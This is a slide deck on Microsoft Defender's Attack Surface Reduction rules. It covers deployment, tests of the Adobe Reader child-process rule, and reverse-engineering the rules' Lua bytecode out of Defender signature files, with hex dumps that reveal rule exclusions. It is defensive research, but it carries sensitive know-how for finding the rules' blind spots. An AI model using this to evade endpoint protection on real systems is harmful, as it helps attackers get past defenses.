

Understanding how ASR rules work for improving your detection capabilities

Jorge Escabias

Agenda

- Introduction
- What are ASR Rules?
- Deploying a testing environment
- Testing ASR Rules Limitations
- Dissecting ASR Rules
- Finding Blind Spots
- Conclusions
- Further Reading

Why this topic?

ASR

ScopeDetailsSettingsDelegation

These groups and users have the specified permission for this ASR rule.

Name	Allowed Permissions	Inherited
NT AUTHORITY\Authenticated Users	Read (from Security Filtering)	No
NT AUTHORITY\ENTERPRISE DOMAIN CONTROLLERS	Read	No
NT AUTHORITY\SYSTEM	Edit settings, delete, modify security	No
RT02\Domain Admins	Edit settings, delete, modify security	No
RT02\Enterprise Admins	Edit settings, delete, modify security	No

Computer Configuration (Enabled)

Policies

Administrative Templates

Policy definitions (ADMX files) retrieved from the local computer.

Windows Components/ Microsoft Defender Antivirus/ Microsoft Defender Exploit Guard/ Attack Surface Reduction

Policy	Setting	Comment
Configure Attack Surface Reduction rules	Enabled	
Set the state for each ASR rule:		
d4f940ab-401b-4efc-aadc-ad5f3c50688a	1	
9e6c4e1f-7d60-472f-ba1a-a39ef669e4b2	1	
75668c1f-73b5-4cf0-bb93-3ecf5cb7cc84	1	
d1e49aac-8f56-4280-b9ba-993a6d77406c	1	
92e97fa1-2edf-4476-bdd6-9dd0b4dddc7b	1	



Why this topic?


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

Understand and use attack surface reduction capabilities

Article • 06/04/2024 • [3 contributors](#)

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Why this topic?



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Introduction to ASR Rules

- Attack Surface
 - “Attack surface reduction is hardening the places where a threat is likely to attack, closing gaps to reduce the risks” (Microsoft)
- Attack Surface Reduction
 - Protect an asset by reducing the surface area that can be attacked.
- Attack Surface Reduction Rules
 - “Feature introduced as a major update to Microsoft Defender Antivirus capabilities to help reduce your attack surfaces” (Microsoft).

ASR Rules in Windows

- Set of rules that expands Defender's capabilities for defending purposes.
- At this moment (Feb 2025), there are 19 ASR rules that can be enabled.

ASR rule name:	Standard protection rule?	Other rule?
Block abuse of exploited vulnerable signed drivers	Yes	
Block Adobe Reader from creating child processes		Yes
Block all Office applications from creating child processes		Yes
Block credential stealing from the Windows local security authority subsystem (lsass.exe)	Yes	
Block executable content from email client and webmail		Yes
Block executable files from running unless they meet a prevalence, age, or trusted list criterion		Yes

Reference: <https://learn.microsoft.com/en-us/defender-endpoint/attack-surface-reduction-rules-reference>



Things to know

- Available for
 - Windows 10 since version 1809
 - Windows 11
 - Windows Server since version 1809
- Can be deployed without an enterprise license.
- Disabled by default.
- Same set of rules for W10 and W11.
- Only works if Microsoft Defender is enabled.
- Integrated with Microsoft Defender for Endpoint (E3 license is enough).
- There is an official guide to deploy them.



[Learn](#) / [Microsoft Defender](#) / [Microsoft Defender for Endpoint](#) /

Attack surface reduction rules deployment overview


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


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Ways to deploy them

- Hybrid Domain or Cloud Domain
 - Microsoft Intune
 - Custom profile (Azure AD Entra ID)
 - Microsoft Configuration Manager (Azure AD Entra ID)
- On Site Domains
 - Group Policy
 - PowerShell
 - Registry Edition (Hardcore Mode)



GPO Deployment



GPO Deployment

Process Monitor - Sysinternals: www.sysinternals.com							Computer\HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows Defender\Windows Defender Exploit Guard\ASR\Rules	
File Edit Event Filter Tools Options Help								
Time of Day	Process Name	PID	Operation	Path	Result	Detail		
5:00:50.7044450 AM	MsMpEng.exe	2668	RegOpenKey	HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Windows Defender Exploit Guard\ASR\ASROnlyPerRuleExclusions	NAME NOT FOUND	Desired Access: Query Value		
5:00:50.7045739 AM	MsMpEng.exe	2668	RegOpenKey	HKLM\SOFTWARE\Microsoft\AppModel\Lookaside\machine\SOFTWARE\Policies\Microsoft\Windows Defender\Windows ...	NAME NOT FOUND	Desired Access: Read		
5:00:50.7048413 AM	MsMpEng.exe	2668	RegOpenKey	HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Windows Defender Exploit Guard\ASR\Rules	SUCCESS	Desired Access: Query Value		
5:00:50.7048813 AM	MsMpEng.exe	2668	RegQueryValue	HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Windows Defender Exploit Guard\ASR\Rules	SUCCESS	Query: Cached, SubKeys: 0, Values: 2		
5:00:50.7049294 AM	MsMpEng.exe	2668	RegCloseKey	HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Windows Defender Exploit Guard\ASR\Rules	SUCCESS			
5:00:50.7050149 AM	MsMpEng.exe	2668	RegOpenKey	HKLM\SOFTWARE\Microsoft\Windows Defender\Windows Defender Exploit Guard\ASR\Rules	SUCCESS	Desired Access: Read/Write		
5:00:50.7051812 AM	MsMpEng.exe	2668	RegOpenKey	HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Windows Defender Exploit Guard\ASR\Rules	SUCCESS	Desired Access: Read		
5:00:50.7052501 AM	MsMpEng.exe	2668	RegEnumValue	HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Windows Defender Exploit Guard\ASR\Rules	SUCCESS	Index: 0, Name: 9e6c4e1f-7d60-472f-ba1a-a39ef669e4b2, Type: REG_SZ, Length: 4, Data: 1		
5:00:50.7052933 AM	MsMpEng.exe	2668	RegEnumValue	HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Windows Defender Exploit Guard\ASR\Rules	SUCCESS	Index: 0, Name: 9e6c4e1f-7d60-472f-ba1a-a39ef669e4b2, Type: REG_SZ, Length: 4, Data: 1		
5:00:50.7053320 AM	MsMpEng.exe	2668	RegEnumValue	HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Windows Defender Exploit Guard\ASR\Rules	SUCCESS	Index: 0, Name: 9e6c4e1f-7d60-472f-ba1a-a39ef669e4b2, Type: REG_SZ, Length: 4, Data: 1		
5:00:50.7053695 AM	MsMpEng.exe	2668	RegEnumValue	HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Windows Defender Exploit Guard\ASR\Rules	SUCCESS	Index: 0, Name: 9e6c4e1f-7d60-472f-ba1a-a39ef669e4b2, Type: REG_SZ, Length: 4, Data: 1		
5:00:50.7054277 AM	MsMpEng.exe	2668	RegEnumValue	HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Windows Defender Exploit Guard\ASR\Rules	SUCCESS	Index: 0, Name: 9e6c4e1f-7d60-472f-ba1a-a39ef669e4b2, Type: REG_SZ, Length: 4, Data: 1		
5:00:50.7054644 AM	MsMpEng.exe	2668	RegEnumValue	HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Windows Defender Exploit Guard\ASR\Rules	SUCCESS	Index: 0, Name: 9e6c4e1f-7d60-472f-ba1a-a39ef669e4b2, Type: REG_SZ, Length: 4, Data: 1		
5:00:50.7055004 AM	MsMpEng.exe	2668	RegEnumValue	HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Windows Defender Exploit Guard\ASR\Rules	SUCCESS	Index: 0, Name: 9e6c4e1f-7d60-472f-ba1a-a39ef669e4b2, Type: REG_SZ, Length: 4, Data: 1		
5:00:50.7055359 AM	MsMpEng.exe	2668	RegEnumValue	HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Windows Defender Exploit Guard\ASR\Rules	SUCCESS	Index: 0, Name: 9e6c4e1f-7d60-472f-ba1a-a39ef669e4b2, Type: REG_SZ, Length: 4, Data: 1		
5:00:50.7055731 AM	MsMpEng.exe	2668	RegEnumValue	HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Windows Defender Exploit Guard\ASR\Rules	SUCCESS	Index: 0, Name: 9e6c4e1f-7d60-472f-ba1a-a39ef669e4b2, Type: REG_SZ, Length: 4, Data: 1		
5:00:50.7056145 AM	MsMpEng.exe	2668	RegEnumValue	HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Windows Defender Exploit Guard\ASR\Rules	SUCCESS	Index: 0, Name: 9e6c4e1f-7d60-472f-ba1a-a39ef669e4b2, Type: REG_SZ, Length: 4, Data: 1		
5:00:50.7056554 AM	MsMpEng.exe	2668	RegEnumValue	HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Windows Defender Exploit Guard\ASR\Rules	SUCCESS	Index: 0, Name: 9e6c4e1f-7d60-472f-ba1a-a39ef669e4b2, Type: REG_SZ, Length: 4, Data: 1		
5:00:50.7057038 AM	MsMpEng.exe	2668	RegEnumValue	HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Windows Defender Exploit Guard\ASR\Rules	SUCCESS	Index: 0, Name: 9e6c4e1f-7d60-472f-ba1a-a39ef669e4b2, Type: REG_SZ, Length: 4, Data: 1		
5:00:50.7057407 AM	MsMpEng.exe	2668	RegEnumValue	HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Windows Defender Exploit Guard\ASR\Rules	SUCCESS	Index: 0, Name: 9e6c4e1f-7d60-472f-ba1a-a39ef669e4b2, Type: REG_SZ, Length: 4, Data: 1		
5:00:50.7057769 AM	MsMpEng.exe	2668	RegEnumValue	HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Windows Defender Exploit Guard\ASR\Rules	SUCCESS	Index: 0, Name: 9e6c4e1f-7d60-472f-ba1a-a39ef669e4b2, Type: REG_SZ, Length: 4, Data: 1		
5:00:50.7058207 AM	MsMpEng.exe	2668	RegEnumValue	HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Windows Defender Exploit Guard\ASR\Rules	SUCCESS	Index: 0, Name: 9e6c4e1f-7d60-472f-ba1a-a39ef669e4b2, Type: REG_SZ, Length: 4, Data: 1		
5:00:50.7058639 AM	MsMpEng.exe	2668	RegEnumValue	HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Windows Defender Exploit Guard\ASR\Rules	SUCCESS	Index: 0, Name: 9e6c4e1f-7d60-472f-ba1a-a39ef669e4b2, Type: REG_SZ, Length: 4, Data: 1		
5:00:50.7058998 AM	MsMpEng.exe	2668	RegEnumValue	HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Windows Defender Exploit Guard\ASR\Rules	SUCCESS	Index: 0, Name: 9e6c4e1f-7d60-472f-ba1a-a39ef669e4b2, Type: REG_SZ, Length: 4, Data: 1		
5:00:50.7059357 AM	MsMpEng.exe	2668	RegEnumValue	HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Windows Defender Exploit Guard\ASR\Rules	SUCCESS	Index: 0, Name: 9e6c4e1f-7d60-472f-ba1a-a39ef669e4b2, Type: REG_SZ, Length: 4, Data: 1		
5:00:50.7059721 AM	MsMpEng.exe	2668	RegEnumValue	HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Windows Defender Exploit Guard\ASR\Rules	SUCCESS	Index: 0, Name: 9e6c4e1f-7d60-472f-ba1a-a39ef669e4b2, Type: REG_SZ, Length: 4, Data: 1		
5:00:50.7060088 AM	MsMpEng.exe	2668	RegEnumValue	HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Windows Defender Exploit Guard\ASR\Rules	SUCCESS	Index: 0, Name: 9e6c4e1f-7d60-472f-ba1a-a39ef669e4b2, Type: REG_SZ, Length: 4, Data: 1		
5:00:50.7060463 AM	MsMpEng.exe	2668	RegEnumValue	HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Windows Defender Exploit Guard\ASR\Rules	SUCCESS	Index: 0, Name: 9e6c4e1f-7d60-472f-ba1a-a39ef669e4b2, Type: REG_SZ, Length: 4, Data: 1		
5:00:50.7060908 AM	MsMpEng.exe	2668	RegEnumValue	HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Windows Defender Exploit Guard\ASR\Rules	SUCCESS	Index: 0, Name: 9e6c4e1f-7d60-472f-ba1a-a39ef669e4b2, Type: REG_SZ, Length: 4, Data: 1		
5:00:50.7061452 AM	MsMpEng.exe	2668	RegEnumValue	HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Windows Defender Exploit Guard\ASR\Rules	SUCCESS	Index: 1, Name: 7674ba52-37eb-4a4f-a9a1-f0f9a1619a2c, Type: REG_SZ, Length: 4, Data: 1		
5:00:50.7061861 AM	MsMpEng.exe	2668	RegEnumValue	HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Windows Defender Exploit Guard\ASR\Rules	NO MORE ENTRI...	Index: 2, Length: 220		
5:00:50.7062305 AM	MsMpEng.exe	2668	RegQueryValue	HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Policy Manager\ASRRules	NAME NOT FOUND	Length: 144		
5:00:50.7063607 AM	MsMpEng.exe	2668	RegEnumValue	HKLM\SOFTWARE\Microsoft\Windows Defender\Windows Defender Exploit Guard\ASR\Rules	NO MORE ENTRI...	Index: 0, Length: 220		
5:00:50.7064309 AM	MsMpEng.exe	2668	RegQueryValue	HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Windows Defender Exploit Guard\ASR\Rules\7674ba52-37eb-4a4...	BUFFER OVERFL...	Length: 12		



GPO Deployment

Block Adobe Reader from creating child processes

This rule prevents attacks by blocking Adobe Reader from creating processes.

Malware can download and launch payloads and break out of Adobe Reader through social engineering or exploits. By blocking child processes from being generated by Adobe Reader, malware attempting to use Adobe Reader as an attack vector are prevented from spreading.

Intune name: Process creation from Adobe Reader (beta)


Configuration Manager name: Not yet available

GUID: 7674ba52-37eb-4a4f-a9a1-f0f9a1619a2c

Advanced hunting action type:

- AsrAdobeReaderChildProcessAudited
- AsrAdobeReaderChildProcessBlocked

Dependencies: Microsoft Defender Antivirus





ASR rule modes

- **Not configured or Disable:** The state in which the ASR rule isn't enabled or is disabled. The code for this state = 0.
- **Block:** The state in which the ASR rule is enabled. The code for this state is 1.
- **Audit:** The state in which the ASR rule is evaluated for the effect it would have on the organization or environment if enabled (set to block or warn). The code for this state is 2.
- **Warn** The state in which the ASR rule is enabled and presents a notification to the end-user, but permits the end-user to bypass the block. The code for this state is 6.



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

Testing ASR Rules – Adobe Acrobat





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Testing ASR Rules – Events


- Block Mode: Windows Event 1121
- Audit Only: Windows Event 1122



Testing ASR Rules – FoxIT Reader



Testing ASR Rules – Events



Testing ASR Rules – Disabling Defender

Real-time protection

Locates and stops malware from installing or running on your device. You can turn off this setting for a short time before it turns back on automatically.

⚠ Real-time protection is off, leaving your device vulnerable.

☐ Off

Cloud-delivered protection

Provides increased and faster protection by using protection data in the cloud. Works better when automatic submission is turned on.

⚠ Cloud-delivered protection is off, leaving your device vulnerable.

☐ Off

Automatic sample submission

Send sample files to Microsoft to help protect everyone. We'll prompt you for permission to share your personal information.

⚠ Automatic sample submission is off, leaving your device vulnerable.

☐ Off

[Submit a sample manually](#)

Tamper Protection

Prevents others from tampering with important security features.

⚠ Tamper protection is off. Your device may be vulnerable. [Dismiss](#)

☐ Off

[Learn more](#)

Process Hacker [W10-ASR\rodolfo]

Hacker View Tools Users Help

Refresh Options Find handles or DLLs System information

Processes Services Network Disk

Name	PID	CPU	I/O total ...	Private b...	User name	Description
msedge.exe	7092	0.01	22 B/s	41.48 MB	W10-ASR\rodolfo	Microsoft Edge
msedge.exe	6420			2 MB	W10-ASR\rodolfo	Microsoft Edge
msedge.exe	3284		11 B/s	10.16 MB	W10-ASR\rodolfo	Microsoft Edge
msedge.exe	7048	0.01	11 B/s	10.03 MB	W10-ASR\rodolfo	Microsoft Edge
msedge.exe	5512			7.34 MB	W10-ASR\rodolfo	Microsoft Edge
Taskmgr.exe	8048	0.90	480 B/s	23.18 MB	W10-ASR\rodolfo	Task Manager
Acrobat.exe	5196	0.04		51.5 MB	W10-ASR\rodolfo	Adobe Acrobat
Acrobat.exe	5148	0.39		31.75 MB	W10-ASR\rodolfo	Adobe Acrobat
cmd.exe	5360			4.03 MB	W10-ASR\rodolfo	Windows Command Processor
conhost.exe	3728			6.8 MB	W10-ASR\rodolfo	Console Window Host
ProcessHacker.exe	4388	3.09		17.89 MB	W10-ASR\rodolfo	Process Hacker
AdobeCollabSync.exe	624			3.61 MB	W10-ASR\rodolfo	Acrobat Collaboration Synchr...
AdobeCollabSync.exe	4752	0.14	20.34 kB/s	5.89 MB	W10-ASR\rodolfo	Acrobat Collaboration Synchr...

CPU Usage: 25.62% Physical memory: 1.16 GB (58.16%) Processes: 105

Tamper Protection

Prevents others from tampering with important security features.

☒ On

[Learn more](#)



Real-time protection

Locates and stops malware from installing or running on your device. You can turn off this setting for a short time before it turns back on automatically.

☒ On



Windows Security

Virus & threat protection

Action blocked

Activate Windows
Go to Settings to activate Windows

Your administrator caused Windows Security to block this action. Contact your help desk.



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Starting the research

- ASR Rules only work when Microsoft Defender is enabled.
- There is a registry location under Windows Defender where ASR rules are stored.
- Every ASR rule has a unique GUID.
- **Educated guess:** ASR rules might be included in one/various Microsoft Defender components.
- *mpasbase.vdm* (one of Microsoft Defender components) contains the antispyware base definition module. It is updated only one time per month. Let's take a look there.

 [hfiref0x / WDExtract](#) Public

Extract Windows Defender database from vdm files and unpack it

[experiments](#) / [windows-defender](#) / [ASR](#) /

 [commial](#) Even more typos



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WDEExtract

```
C:\Users\rodolfo\Desktop\bin64>wdextract64.exe mpasbase.vdm
wdextract 1.03 build at Feb  9 2020
ExtractDataDll: Attempt to unpack VDM container

Stats:
Read bytes = 91490135 (89345 KB)
Written bytes = 197635901 (193003 KB)
Bye!
```

File Explorer view of the directory: This PC > Desktop > Research > WDEExtract-master > WDEExtract-master > Bin > bin64

Name	Date modified	Type	Size
mpasbase.vdm	8/8/2024 7:40 AM	VDM File	89,359 KB
mpasbase.vdm.extracted	10/1/2024 7:22 AM	EXTRACTED File	193,004 KB
wdextract64.exe	2/9/2020 9:53 PM	Application	139 KB
zlibwapi.dll	2/9/2020 9:53 PM	Application exten...	87 KB

File Explorer view of the directory: This PC > OS (C:) > ProgramData > Microsoft > Windows Defender > Definition Updates > {E29C7ABF-0D23-4F64-800B-A0D3663A4F97}

Name	Date modified	Type	Size
mpasbase.vdm	17/09/24 7:21	VDM File	95.567 KB
mpasdlta.vdm	24/10/24 9:07	VDM File	15.331 KB
mpavbase.vdm	17/09/24 7:21	VDM File	50.427 KB
mpavdlta.vdm	24/10/24 9:07	VDM File	1.375 KB
mpengine.dll	03/09/24 20:16	Application extens...	19.282 KB
MpKslDrv.sys	24/10/24 9:07	System file	262 KB

Searching for ASR GUIDs

- Every ASR rules is there.
- ASR rules are written using Lua Engine 5.1.
- Lua can be decompiled using [LuaDec](#).


The screenshot shows the HxD hex editor interface. The file being edited is `[C:\Users\rodolfo\Desktop\Research\WDEExtract-master\WDEExtract-master\Bin\bin64\mpasbase.vdm.extracted]`. The search results are displayed in a table at the bottom of the window.

Offset	Excerpt (hex)	Excerpt (text)
274CAC6	37 35 39 36 64 00 55 2B 00 00 72 D2 62 AC 7C 23 37 36 37 34 62 61 35 32 2D 33 37 65 62 2D 34 61	7596d.U+..rOb-|#7674ba52-37eb-4a
274CAF5	31 39 61 32 63 00 55 2B 00 00 72 D2 62 AC 7D 23 37 36 37 34 62 61 35 32 2D 33 37 65 62 2D 34 61	19a2c.U+..rOb-|#7674ba52-37eb-4a
3ED9FCE	00 00 00 00 BD 61 4A 00 25 19 00 00 34 4A 00 00 37 36 37 34 62 61 35 32 2D 33 37 65 62 2D 34 61	...%aJ.%...4J..7674ba52-37eb-4a19a2c0-f0f9a1619a2c




Extracting ASR Rules

1. Search for the GUID in MPASBASE extracted. Look for LuaQ. Copy from LuaQ to the next LuaQ (3ED9FF3 to 03EDEA7F)
2. Save it (this can be automated using [vmd_lua_extract.py](#)).



Name	Date modified	Type	Size
3b576869-a4ec-4529-8536-b80a7769e899.luac	8/12/2024 5:08 AM	LUAC File	1 KB
5beb7efe-fd9a-4556-801d-275e5ffc04cc.luac	8/12/2024 5:07 AM	LUAC File	1 KB
9e6c4e1f-7d60-472f-ba1a-a39ef669e4b2.luac	8/12/2024 5:05 AM	LUAC File	406 KB
33ddedf1-c6e0-47cb-833e-de6133960387.luac	8/12/2024 5:13 AM	LUAC File	5 KB
56a863a9-875e-4185-98a7-b882c64b5ce5.luac	8/12/2024 4:59 AM	LUAC File	1 KB
7674ba52-37eb-4a4f-a9a1-f0f9a1619a2c.luac	8/12/2024 5:01 AM	LUAC File	19 KB
75668c1f-73b5-4cf0-bb93-3ecf5cb7cc84.luac	8/12/2024 5:09 AM	LUAC File	8 KB
01443614-cd74-433a-b99e-2ecd07bfc25.luac	8/12/2024 5:06 AM	LUAC File	1 KB
26190899-1602-49e8-8b27-eb1d0a1ce869.luac	8/12/2024 5:11 AM	LUAC File	43 KB
a8f5898e-1dc8-49a9-9878-85004b8a61e6.luac	8/12/2024 5:17 AM	LUAC File	1 KB
b2b3f03d-6a65-4f7b-a9c7-1c7ef74a9ba4.luac	8/12/2024 5:15 AM	LUAC File	1 KB
be9ba2d9-53ea-4cdc-84e5-9b1eeee46550.luac	8/12/2024 5:06 AM	LUAC File	1 KB
c1db55ab-c21a-4637-bb3f-a12568109d35.luac	8/12/2024 5:18 AM	LUAC File	2 KB
c0033c00-d16d-4114-a5a0-dc9b3a7d2ceb.luac	8/12/2024 5:16 AM	LUAC File	7 KB
d1e49aac-8f56-4280-b9ba-993a6d77406c.luac	8/12/2024 5:12 AM	LUAC File	3 KB
d3e037e1-3eb8-44c8-a917-57927947596d.luac	8/12/2024 5:08 AM	LUAC File	2 KB
d4f940ab-401b-4efc-aadc-ad5f3c50688a.luac	8/12/2024 5:03 AM	LUAC File	39 KB



Offset (h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
03ED9FA0	74	6F	70	25	2E	00	00	00	00	00	00	00	00	00	00	00	top%.....
03ED9FB0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
03ED9FC0	00	00	BD	61	4A	00	25	19	00	00	34	4A	00	00	37	36	..%aJ.%...4J..76
03ED9FD0	37	34	62	61	35	32	2D	33	37	65	62	2D	34	61	34	66	74ba52-37eb-4a4f
03ED9FE0	2D	61	39	61	31	2D	66	30	66	39	61	31	36	31	39	61	-a9a1-f0f9a1619a
03ED9FF0	32	63	00	1B	4C	75	61	51	00	01	04	08	04	08	01	00	2c. LuaQ
03EDA000	00	00	00	00	00	00	00	00	00	00	00	00	00	02	02	09	.....
03EDA010	00	00	00	24	00	00	00	07	00	00	00	24	40	00	00	07	...\$......\$@...
03EDA020	40	00	00	24	80	00	00	07	80	00	00	24	C0	00	00	07	@..\$€...€..\$À...
03EDA030	C0	00	00	1E	00	80	00	04	00	00	00	04	0C	00	00	00	À....€.....
03EDA040	47	65	74	52	75	6C	65	49	6E	66	6F	00	04	16	00	00	GetRuleInfo.....
03EDA050	00	47	65	74	4D	6F	6E	69	74	6F	72	65	64	4C	6F	63	.GetMonitoredLoc
03EDA060	61	74	69	6F	6E	73	00	04	12	00	00	00	47	65	74	50	ations.....GetP
03EDA070	61	74	68	45	78	63	6C	75	73	69	6F	6E	73	00	04	19	athExclusions...
03EDA080	00	00	00	47	65	74	43	6F	6D	6D	61	6E	64	4C	69	6E	...GetCommandLin
03EDA090	65	45	78	63	6C	75	73	69	6F	6E	73	00	04	00	00	00	eExclusions.....
03EDA0A0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	02	.....
03EDA0B0	09	00	00	00	0A	00	01	00	09	40	40	80	09	C0	40	81	.....@€..À@.
03EDA0C0	09	40	41	82	45	C0	01	00	46	00	C2	00	09	40	00	83	.@A,EÀ..F.Â..@.f
03EDA0D0	1E	00	00	01	1E	00	80	00	09	00	00	00	04	05	00	00€.....
03EDA0E0	00	4E	61	6D	65	00	04	31	00	00	00	42	6C	6F	63	6B	.Name..l...Block
03EDA0F0	20	41	64	6F	62	65	20	52	65	61	64	65	72	20	66	72	Adobe Reader fr
03EDA100	6F	6D	20	63	72	65	61	74	69	6E	67	20	63	68	69	6C	om creating chil
03EDA110	64	20	70	72	6F	63	65	73	73	65	73	00	04	0C	00	00	d processes.....
03EDA120	00	44	65	73	63	72	69	70	74	69	6F	6E	00	04	4D	00	.Description..M.
03EDA130	00	00	57	69	6E	64	6F	77	73	20	44	65	66	65	6E	64	..Windows Defend
03EDA140	65	72	20	45	78	70	6C	6F	69	74	20	47	75	61	72	64	er Exploit Guard
03EDA150	20	64	65	74	65	63	74	65	64	20	41	64	6F	62	65	20	detected Adobe
03EDA160	52	65	61	64	65	72	20	6C	61	75	6E	63	68	69	6E	67	Reader launching
03EDA170	20	63	68	69	6C	64	20	70	72	6F	63	65	73	73	00	04	child process..
03EDA180	1D	00	00	00	4E	6F	74	69	66	69	63	61	74	69	6F	6E	....Notification
03EDA190	44	65	64	75	70	69	6E	67	49	6E	74	65	72	76	61	6C	DedupingInterval
SNIP																	
03EDE980	6C	6C	33	32	28	5C	2E	65	78	65	29	3F	5C	22	3F	5C	1132(\\.exe)?\\\"?\\
03EDE990	73	2B	5C	22	3F	2E	3A	5C	5C	77	69	6E	64	6F	77	73	s+\\\"?:.\\windows
03EDE9A0	5C	5C	73	79	73	74	65	6D	33	32	5C	5C	73	70	6F	6F	\\system32\\spoo
03EDE9B0	6C	5C	5C	64	72	69	76	65	72	73	5C	5C	78	36	34	5C	l\\drivers\\x64\\
03EDE9C0	5C	5C	64	2B	5C	5C	68	70	6D	73	6E	5C	64	2B	5C	2E	\\d+\\hpmsn\\d+\\.
03EDE9D0	64	6C	6C	5C	22	3F	2C	6D	6F	6E	69	74	6F	72	70	72	dll\\\"?,monitorpr
03EDE9E0	69	6E	74	6A	6F	62	73	74	61	74	75	73	5C	73	2B	2F	intjobstatus\\s+
03EDE9F0	70	6A	6F	62	3D	5C	64	2B	5C	73	2B	2F	70	6E	61	6D	pjob=\\d+\\s+\\pnam
03EDEA00	65	00	03	00	00	00	00	00	00	00	00	00	00	00	00	00	e.....
03EDEA10	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
03EDEA20	00	00	00	00	00	00	00	BD	4D	A8	00	25	09	2A	00	F6	.....M\".%.*.ö
03EDEA30	A7	00	00	21	23	4C	75	61	3A	42	6C	61	63	6B	4D	61	\$...!#Lua:BlackMa
03EDEA40	6D	62	61	4C	6F	61	64	65	72	46	69	6C	65	4E	61	6D	mbaLoaderFileNam
03EDEA50	65	2E	67	65	6E	2E	41	00	4F	62	4D	70	41	74	74	72	e.gen.A.ObMpAttr
03EDEA60	69	62	75	74	65	73	00	C7	17	77	E3	0F	0F	93	EC	0F	ibutes.Ç.wă..\"i.
03EDEA70	AC	AC	EA	EC	ED	F2	3F	88	74	78	67	A7	74	FC	D0	80	--êiio?~txgStüDē



Parsing ASR Rules

3. Parse the file using [parse.py](#) from Commial's Repository (LuaDec needed)

```
(kali㉿kali)-[~]  
$ python3 parse.py 7674ba52-37eb-4a4f-a9a1-f0f9a1619a2c.luac 7674ba52-37eb-4a4f-a9a1-f0f9a1619a2c.parse
```

> This PC > Desktop > Research > WDEExtract-master > mpasbase_extract

Name	Date modified	Type
3b576869-a4ec-4529-8536-b80a7769e899.luac.parse	8/12/2024 5:25 AM	PARSE File
5beb7efe-fd9a-4556-801d-275e5ffc04cc.luac.parse	8/12/2024 5:25 AM	PARSE File
9e6c4e1f-7d60-472f-ba1a-a39ef669e4b2.luac.parse	8/12/2024 5:25 AM	PARSE File
33ddedf1-c6e0-47cb-833e-de6133960387.luac.parse	8/12/2024 5:25 AM	PARSE File
56a863a9-875e-4185-98a7-b882c64b5ce5.luac.parse	8/12/2024 5:25 AM	PARSE File
7674ba52-37eb-4a4f-a9a1-f0f9a1619a2c.luac.parse	8/12/2024 5:25 AM	PARSE File
75668c1f-73b5-4cf0-bb93-3ecf5cb7cc84.luac.parse	8/12/2024 5:25 AM	PARSE File
01443614-cd74-433a-b99e-2ecdc07bfc25.luac.parse	8/12/2024 5:26 AM	PARSE File
26190899-1602-49e8-8b27-eb1d0a1ce869.luac.parse	8/12/2024 5:26 AM	PARSE File
a8f5898e-1dc8-49a9-9878-85004b8a61e6.luac.parse	8/12/2024 5:25 AM	PARSE File
b2b3f03d-6a65-4f7b-a9c7-1c7ef74a9ba4.luac.parse	8/12/2024 5:25 AM	PARSE File
be9ba2d9-53ea-4cdc-84e5-9b1eeee46550.luac.parse	8/12/2024 5:25 AM	PARSE File
c1db55ab-c21a-4637-bb3f-a12568109d35.luac.parse	8/12/2024 5:25 AM	PARSE File
c0033c00-d16d-4114-a5a0-dc9b3a7d2ceb.luac.parse	8/12/2024 5:25 AM	PARSE File
d1e49aac-8f56-4280-b9ba-993a6d77406c.luac.parse	8/12/2024 5:25 AM	PARSE File
d3e037e1-3eb8-44c8-a917-57927947596d.luac.parse	8/12/2024 5:25 AM	PARSE File
d4f940ab-401b-4efc-aadc-ad5f3c50688a.luac.parse	8/12/2024 5:25 AM	PARSE File
e6db77e5-3df2-4cf1-b95a-636979351e5b.luac.parse	8/12/2024 5:25 AM	PARSE File

out.parse		
Offset(h)	00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F	Decoded text
00000000	1E 4C 75 61 51 00 01 04 08 04 08 00 00 00 00 00	.LuaQ.....
00000010	00 00 00 00 00 00 00 00 00 00 00 00 00 00 02 02	.....
00000020	09 00 00 00 24 00 00 00 07 00 00 00 24 40 00 00\$......\$@..
00000030	07 40 00 00 24 80 00 00 07 80 00 00 24 C0 00 00	..@..\$€...€..\$À..
00000040	07 C0 00 00 1E 00 80 00 04 00 00 00 04 0C 00 00	..À....€.....
00000050	00 00 00 00 00 47 65 74 52 75 6C 65 49 6E 66 6F	.....GetRuleInfo
00000060	00 04 16 00 00 00 00 00 00 00 47 65 74 4D 6F 6E	.....GetMon
00000070	69 74 6F 72 65 64 4C 6F 63 61 74 69 6F 6E 73 00	itoredLocations.
00000080	04 12 00 00 00 00 00 00 00 00 47 65 74 50 61 74 68	.....GetPath
00000090	45 78 63 6C 75 73 69 6F 6E 73 00 04 19 00 00 00	Exclusions.....
